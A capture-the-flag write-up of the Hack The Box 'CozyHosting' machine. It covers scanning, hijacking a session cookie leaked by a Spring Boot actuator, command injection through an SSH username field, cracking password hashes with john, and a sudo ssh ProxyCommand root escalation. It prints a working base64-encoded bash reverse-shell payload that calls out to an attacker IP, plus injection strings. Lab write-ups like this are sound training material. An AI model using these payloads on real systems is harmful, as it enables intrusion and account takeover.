Hack The Box —CozyHosting write-up
This is a write-up for the “CozyHosting” machine on HackTheBox.

The machine is said easy. That’s what we will find out!
The Target’s IP : 10.10.11.230
First, I personally like to export the target’s IP to the variable $IP for a simplified usage.
export ip=10.10.11.230
I also like to check if the target is up by pinging it! (PS: The target may block the ICMP packets, which means that the target may be up without responding to the ping we send).
ping -c 3 $ip
PING 10.10.11.230 (10.10.11.230) 56(84) bytes of data.
64 bytes from 10.10.11.230: icmp_seq=1 ttl=63 time=117 ms
64 bytes from 10.10.11.230: icmp_seq=2 ttl=63 time=84.9 ms
64 bytes from 10.10.11.230: icmp_seq=3 ttl=63 time=102 ms

--- 10.10.11.230 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
|=—[ Enumeration & scanning ]
Almost everything starts with Nmap:
nmap -T4 -sV $ip -n
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-07 16:23 EDT
Nmap scan report for 10.10.11.230
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE    SERVICE    VERSION
22/tcp   open     ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http       nginx 1.18.0 (Ubuntu)
9000/tcp filtered cslistener
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.04 seconds
- There is not much to do with SSH now (port 22).
- Let’s see if we can find something on port 80 (HTTP)

It seems to be a simple website with login page:

I tried Directory bruteforce with regular wordlists, but didn’t find any foothold…
python3 dirsearch.py -e txt,php,html -u http://cozyhosting.htb:80/ -w /usr/share/wordlists/dirb/small.txt -t 200
- -e: For extensions.
- -u: For the URL.
- -w: For the wordlist
- -t: For threads

The **/admin redirect us to /login **(401 Unauthorized response status code indicates that the client request has not been completed because it lacks valid authentication credentials for the requested resource.)
With a bit of digging, I triggered this error page:

I googled this, and found that WhiteLabel Error Page is a generic Spring Boot error page that is displayed when no custom error page is present.
You can read more about it here.
I first thought that the foothold would be related to the spring4shell vulnerability (Spoiler: NO!)
In Seclists, there is a wordlist that is adaptable with spring boot:
/usr/share/seclists/Discovery/Web-Content/spring-boot.txt
I tried it with dirsearch and I founded something interesting:
Here is the command:
python3 dirsearch.py -e txt,php,html -u http://cozyhosting.htb:80/ -w /usr/share/seclists/Discovery/Web-Content/spring-boot.txt -t 200

This is actually interesting!

In the** /actuator/sessions** directory you can found the cookie for the user kanderson:
|=—[ Initial access ]
Now, we can perform a session hijacking with burp and access to /admin!
This is the intercepted request to http://cozyhosting/admin :

Let’s change the JESSIONID with the one founded in */actuator/sessions *for kanderson user and forward the request.
We get this:

This is actually interesting. The server may execute a command like this:
ssh <Username>@<Hostname> -i <Key>
If it’s the case, we can inject a command by playing with the username’s value.
I’ve tried a lot of payloads, this one worked:
;$(id);
We encode it and send it using the repeater in burp:

Yes! We have a command injection.
I tried to get a reverse shell, but the username can’t contain a whitespace, and the server seems, for some reason, non-capable of executing commands with options:

So I replaced the white space with $IFS, It is a bash environment variable used by the shell to determine how to do word splitting. Look here and here.
I also encoded the bash reverse shell in Base64 to avoid the options problem.
Here is the final payload: (I encoded the bash reverse shell into base64)
;$(echo$IFS"L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE2LjM5LzE0NTYgMD4mMQo="|base64$IFS-d|bash);
Before executing it, make sure to start your netcat listener:
nc -lnvp <Listner_Port>
Use the Burp repeater to send the malicious request.

We got a reverse shell to the victim machine as the app user.
|=—[ User ]
Another user is on the machine: (josh)

The .jar file in the /app folder is Java archive file. Let’s download it to our attacker machine and do some investigation on it.
I unzipped it using the unzip command in a workflow folder:
unzip cloudhosting-0.0.1.jar
I used this command to search for a specific strings in the files of the .jar content:
find . -type f -exec grep -H 'username' {} +
I’ve found this:

Let’s see what else we can get from the application.properties file:

Let’s dig into the database to see if we can get something from it:
I’ve gone through the databases and their tables until I’ve found this in the “users” table in the “cozyhosting” database:

Those are hashed passwords, let’s try to bruteforce them using john:
john --wordlist=/path/to/the/wordlist <file_with_the_finded_hashes>

Let’s connect to the machine using those credentials via SSH:
ssh josh@cozyhosting.htb

User flag:

|=—[ Privilege escalation ]
With some basic local enumeration:

And gftobins:
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x

Root flag:

Pwn3d ;)
Note: The foothold was a bit tricky and challenging. Otherwise, this room was a funny thing to do! If you have any questions, you can contact me.